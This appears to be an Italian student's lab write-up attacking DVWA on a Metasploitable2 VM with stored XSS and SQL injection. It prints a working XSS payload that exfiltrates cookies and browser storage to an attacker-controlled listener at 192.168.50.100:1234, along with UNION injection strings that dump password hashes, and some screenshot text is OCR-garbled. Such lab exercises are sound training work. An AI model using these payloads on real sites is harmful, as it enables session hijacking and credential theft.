
PROGETTO S6-L5


Nell'esercizio di oggi verrano exploitate le seguenti vulnerabilità della Dvwa di metasploitable2:

- XSS Stored
- SQL Injection
- SQL Injection (blind)

XSS Stored



Modifico il parametro max lenght per poter inserire uno script per testare la vulnerabilità a XSS.



Inserisco questo script nel campo da testare

<script>alert('XSSTEST');</script>

DVWA			
Vulnerability: Stored Cross Site Scripting (XSS)			
Name * Sign Guestbook Sign Guestboo			
Vulnerability: Stored Cross Site Scripting (XSS) Name * test <script>alert('XSSTEST');</script>			
⊕ 192.168.50.101 XSS OK			
Vulnerability: Stored Cross Site Scripting (XSS)			
Name * test <pre></pre>			
⊕ 192.168.50.101			
XSSTEST Don't allow 192.168.50.101 to prompt you again OK			

La vulnerabilità è confermata da questi messaggi

Sono andanto a modificare ancora il parametro della pagina "maxLenght=5000" e ho inserito questo script nel campo vulnerabile.

```
💏 payload.php
   ~/Documents/Python/payload.php
      (TUNCTION() {
        function sendData(data) {
          var i = new Image();
          i.src = 'http://192.168.50.100:1234/?data=' + encodeURIComponent(data);
        sendData(document.cookie);
        var hiddenFields = document.querySelectorAll('input[type="hidden"]');
        hiddenFields.forEach(function(field) {
11
12
          sendData(field.name + '=' + field.value);
        });
        for (var key in localStorage) {
          sendData(key + '=' + localStorage.getItem(key));
        for (var key in sessionStorage) {
          sendData(key + '=' + sessionStorage.getItem(key));
      })();
      </script>
24
```

Prima di caricare il payload ho dato questo comando netcat sulla Kali


Caricando il payload si può vedere su netcat il cookie di sessione dell'utente

```
(kali@ kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.50.100] from kali [192.168.50.100] 34968
GET /?cookie=security=low;%20PHPSESSID=723321232797d158f8f6ae19d2b3cc6b HTTP/1.1
Host: 192.168.50.100:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

SQL Injection



Ho se il campo è vulnerabile inserendo ' OR '1'='1 ed è vulnerabile.



Ho provato una UNION query inserendo

1' UNION SELECT null, null FROM users#

Per logica ho poi provato a sostituire "user" e "password" a "null" e "null"

1' UNION SELECT user, password FROM users#

Si vedranno gli username associati alle password criptate in formato MD5.

	DVWA	
Home	Vulnerability: SQL Injection	
Instructions	User ID:	
Setup	Submit	
Brute Force	ID: 1' UNION SELECT user, password FROM users#	
Command Execution	First name: admin	
CSRF		
File Inclusion	<pre>ID: 1' UNION SELECT user, password FROM users# First name: admin</pre>	
SQL Injection	Surname: 5f4dcc3b5aa765d61d8327deb882cf99	
SQL Injection (Blind)	<pre>ID: 1' UNION SELECT user, password FROM users# First name: gordonb</pre>	
Jpload	Surname: e99a18c428cb38d5f260853678922e03 ID: 1' UNION SELECT user, password FROM users#	
(SS reflected		
(SS stored	First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b	
	ID: 1' UNION SELECT user, password FROM users#	
DVWA Security	First name: pablo Surname: 0d107d09f5bbe40cade3de5c7le9e9b7	
PHP Info	Surname: @d10/d09/SDD040CadeSdeSC/16969D/	
About	ID: 1' UNION SELECT user, password FROM users# First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99	
Logout	201119me: 2140CC2D2994/020010827/06D887C1AA	

Una volta ottenute le password criptate possono essere facilmente decifrate con vari tool, in questo caso ho usato hashcat.